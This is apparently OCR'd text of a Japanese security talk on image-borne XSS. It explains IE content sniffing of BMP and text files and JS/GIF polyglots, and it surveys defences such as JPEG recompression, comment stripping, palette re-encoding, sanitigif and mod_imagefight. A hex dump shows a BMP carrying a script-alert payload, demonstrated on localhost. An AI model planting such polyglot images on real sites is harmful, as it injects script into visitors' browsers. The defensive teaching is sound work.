
PHPを避けていれば
本当に
大丈夫なのか？

（;´Д`）

(2) 画像攻撃

こんな経験ありませんか？

- Internet Explorer で画像を直接開こうとしたとき




BMP形式のファイルが文字化け

（１） IE 特有の XSS 問題


- 画像ファイル中のスクリプトが実行される
  - ファイルの先頭 256 byte の内容を見て、HTMLのタグっぽいものが含まれているとContent-Typeや拡張子を無視してHTMLとして解釈して表示される
  - 結果→画像に埋め込まれたスクリプトが実行される
- 問題の発生しやすいファイル
  - テキストファイル（Content-Type: plain/text）
  - 画像ファイル（PNG形式、BMP形式）
    - GIF形式、JPEG形式は特定の条件を満たす必要アリ

デモ


（IE Bitmap XSS）


BZ - ero-ieiri-kabegami.bmp
ファイル(F) 編集(E) 表示(V) 移動(J) ツール(T) ヘルプ(H)
+0 +1 +2 +3 +4 +5 +6 +7 +8 +9 +A +B +C +D +E +F 0123456789ABCDEF
000000 42 4D DE 00 00 00 00 00-00 00 80 00 00 00 28 00 BM.....(.
000010 00 00 3C 00 00 00 14 00-00 00 01 00 01 00 00 00 ..<.....
000020 00 00 A0 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
000030 00 00 00 00 00 00 FF FF-FF 00 0E 0E 0E 00 2D 2D .....--
000040 3C 68 74 6D 6C 3E 3C 73-63 72 69 70 74 3E 20 20 <html><script>
000050 61 6C 65 72 74 28 27 58-53 53 27 29 3B 20 20 20 alert('XSS');
000060 3C 2F 73 63 72 69 70 74-3E 3C 2F 68 74 6D 6C 3E </script></html>
000070 DD DD DD DD DD DD DD DD-DD DD DD DD DD DD DD DD
000080 00 00 00 00 00 00 00 00-00 00 04 01 00 00 00 .....
000090 00 00 00 06 01 00 00 00-00 84 00 06 03 00 20 00 .....
0000A0 01 02 00 03 FF 00 10 00-02 06 00 01 04 00 08 00 .....
0000B0 02 06 00 01 84 00 08 00-04 00 00 00 84 00 04 00 .....
0000C0 04 00 00 00 84 00 04 00-04 00 00 00 84 00 04 00 .....
0000D0 04 00 00 00 44 00 04 00-04 06 00 00 44 00 04 00 ....D.....D...
0000E0 04 06 00 00 44 00 04 00-04 00 00 00 C4 00 04 00 ....D.....ト...
0000F0 02 00 00 01 FF 80 08 00-02 00 00 00 00 00 08 00 .....
000100 01 00 02 00 00 04 10 00-00 80 01 80 00 18 20 00 .....
000110 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
000120
Ready
000040-000070 0x30(48) bytes
288 bytes
S-JIS
上書

IEでの実行結果


http://localhost/gif/ero-ieiri-kabegami.bmp - Microsoft Internet Explorer
ファイル(F) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)
戻る
検索
お気に入り
アドレス(D)
http://localhost/gif/ero-ieiri-kabegami.bmp
移動
リンク
BM
Microsoft Internet Explorer
XSS
OK
ページ http://localhost/gif/ero-ieiri-kabe
イントラネット

Internet Explorer のセキュリティ設定




ただしデフォルトが「有効にする」のまま

IEを避けていれば
本当に
大丈夫なのか？

（２） valid JS/GIF attacks

- 正しいGIF画像でもあるJavaScriptファイル
  - JavaScriptとして解釈されるGIF画像ファイル
- IE/Firefox/Operaでも動作
  - <script src=“alert0.gif”

じゃ、
どうすればいいの？



(3) 対策

イメージファイト

画像ファイルのサニタイズ手法

【5つの方法】

1. すべてJPEG形式で圧縮（ダウングレード）
2. 画像のコメント領域を削除する
3. 再エンコード（GIF,PNG形式の場合）
4. サニタイGIF（sanitigif）
5. イメージファイト（mod_imagefight）

新提案手法

画像に埋め込まれた攻撃コードを頑張って取り除きたい

1. すべてJPEG形式で圧縮

- アップロードされた画像
  - GIF,PNG,JPEG,BMP形式…
- サーバに保存するとき
  - すべてJPEG形式で圧縮して保存
- メリット（○）
  - 画像ファイル中の攻撃コードが壊れる
  - 圧縮率をランダムにしておくとなお良い
- デメリット（×）
  - 画質が落ちる（JPEG特有のモアレ）

2. 画像のコメント領域を削除する

- GIF,PNG,JPEG,BMP形式…
  - それぞれの画像中のコメント領域を削除する
- メリット（○）
  - 画質の劣化がない
  - コメント領域に書かれた攻撃コードは削除される
  - 圧縮処理が必要ないので処理が軽い
- デメリット（×）
  - カラーパレットやビットマップ領域に書かれた攻撃コードはそのまま残ってしまう
  - 完全な対策とは言えない（お勧めできない）

3. 再エンコード（GIF,PNG形式の場合）

- GIF,PNG形式の場合
  - 固定パレット（規定の256色）で再エンコード
- メリット（○）
  - 固定パレット中の攻撃コードは無効になる
  - 画像データは再エンコードされる（壊れる）
  - パレットをランダムにシャッフルするとなお良い
- デメリット（×）
  - 固定パレットなので画質が落ちる場合がある
  - 再エンコード（圧縮）処理を行なうので重たい


4.サニタイGIF (sanitigif)

攻撃を無効にする魔法のコードを挿入

